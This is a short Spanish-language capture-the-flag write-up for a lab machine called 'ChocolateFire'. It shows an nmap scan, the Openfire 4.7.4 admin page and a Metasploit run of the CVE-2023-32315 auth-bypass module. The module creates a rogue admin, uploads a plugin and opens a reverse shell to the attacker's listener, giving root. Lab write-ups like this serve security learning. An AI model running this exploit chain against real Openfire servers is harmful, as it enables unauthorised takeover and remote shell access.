

Liammm251

CHOCOLATEFIRE

Desplegamos la máquina:

Enumeración con NMAP:

```
(kali㉿kali)-[~]
$ sudo nmap -sVC -p- -T5 -sS -Pn -n --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 12:02 EDT
Stats: 0:02:53 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.88% done; ETC: 12:05 (0:00:00 remaining)
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:7c:e5:ea:fe:ac:f5:bc:21:54:87:66:70:ed:df:75 (RSA)
|   256 b2:1a:b1:05:0e:7e:94:18:98:19:8f:60:d7:04:7a:1c (ECDSA)
|_  256 c1:81:ba:4f:1a:99:9f:32:10:4a:6a:d9:f4:aa:40:de (ED25519)
5222/tcp  open  jabber       Ignite Realtime Openfire Jabber server 3.10.0 or la
```


```

|_ No authentication
9090/tcp open  hadoop-datanode Apache Hadoop
| hadoop-datanode-info:
|_ Logs: jive-ibtn jive-btn-gradient
| hadoop-tasktracker-info:
|_ Logs: jive-ibtn jive-btn-gradient
|_ http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5262-TCP:V=7.95%I=7%D=7/8%Time=686D4121%P=x86_64-pc-linux-gnu%r(RPC
SF:Check,9B,"<stream:error\x20xmlns:stream=\"http://etherx\
SF:reams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-streams
SF:\"/></stream:error></stream:stream>");
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 176.27 seconds

```

HTTP:9090



The screenshot shows a web browser window with the URL `172.17.0.2:9090/login.jsp?url=%2Findex.jsp`. The browser's address bar also shows tabs for 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The page itself has a dark blue background. In the center is a white rounded rectangle containing the Openfire logo (an orange flame) and the text 'openfire™'. Below the logo is the title 'Administration Console'. There are two input fields: the first is labeled 'username' with a person icon, and the second is labeled 'password' with a key icon. Below these fields is a large orange 'Login' button. At the bottom of the white rectangle, it says 'Openfire, Version: 4.7.4'.

172.17.0.2:9090/login.jsp?url=%2Findex.jsp 230% ☆

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

 **openfire™**

Administration Console

 username

 password

Login

Openfire, Version: 4.7.4

Buscamos en msfconsole a ver si hay algo interesante:

```

msf6 > search openfire

Matching Modules
=====
#  Name
-  -
0  exploit/multi/http/openfire_auth_bypass
1  \_ target: Java Universal
2  \_ target: Windows x86 (Native Payload)
3  \_ target: Linux x86 (Native Payload)
4  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315

Disclosure Date  Rank  Check  Description
-----
2008-11-10      excellent  Yes  Openfire Admin C
.              .
.              .
.              .
2023-05-26      excellent  Yes  Openfire authent

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/openfire_auth_bypass_rce
msf6 > use 4

```

He probado también el 0, pero no funcionaba

Metiendo datos:

```

msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > options

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

Name          Current Setting  Required  Description
-----
ADMINNAME      no              Openfire admin user name, (default: random)
PLUGINAUTHOR   no              Openfire plugin author, (default: random)
PLUGINDESC     no              Openfire plugin description, (default: random)
PLUGINNAME     no              Openfire plugin base name, (default: random)
Proxies        no              A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         172.17.0.2      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
RPORT          9090            yes       The target port (TCP)
SSL            false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /               yes       The base path to the web application
VHOST          no              HTTP server virtual host

Payload options (java/shell/reverse_tcp):

Name          Current Setting  Required  Description
-----
LHOST         192.168.0.29/   yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Java Universal

msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set LHOST 192.168.0.29
LHOST => 192.168.0.29

[!] Using configured payload java/shell/reverse_tcp
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set LHOST 192.168.0.29
LHOST => 192.168.0.29

```

```

msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > run
[*] Started reverse TCP handler on 192.168.0.29:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node01fdkz8zdkunb21a58b70205sn137.node0
[*] csrf=gxkdY0ScJhQgZq7
[*] Adding a new admin user.
[*] Logging in with admin user "wufrqelgf" and password "nHw7gophLn".
[*] Upload and execute plugin "0hcFuWxK46Pz" with payload "java/shell/reverse_tcp".
[*] Sending stage (2952 bytes) to 172.17.0.2
[!] Plugin "0hcFuWxK46Pz" need manually clean-up via Openfire Admin console.
[!] Admin user "wufrqelgf" need manually clean-up via Openfire Admin console.
[*] Command shell session 1 opened (192.168.0.29:4444 → 172.17.0.2:57996) at 2025-07-08 12:27:18 -0400

id
uid=0(root) gid=0(root) groups=0(root)
ls
extra
openfire
openfire.sh
openfirectl
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
ls
ls
extra openfire openfire.sh openfirectl
# whoami
whoami
root
#

```

Y ya estaría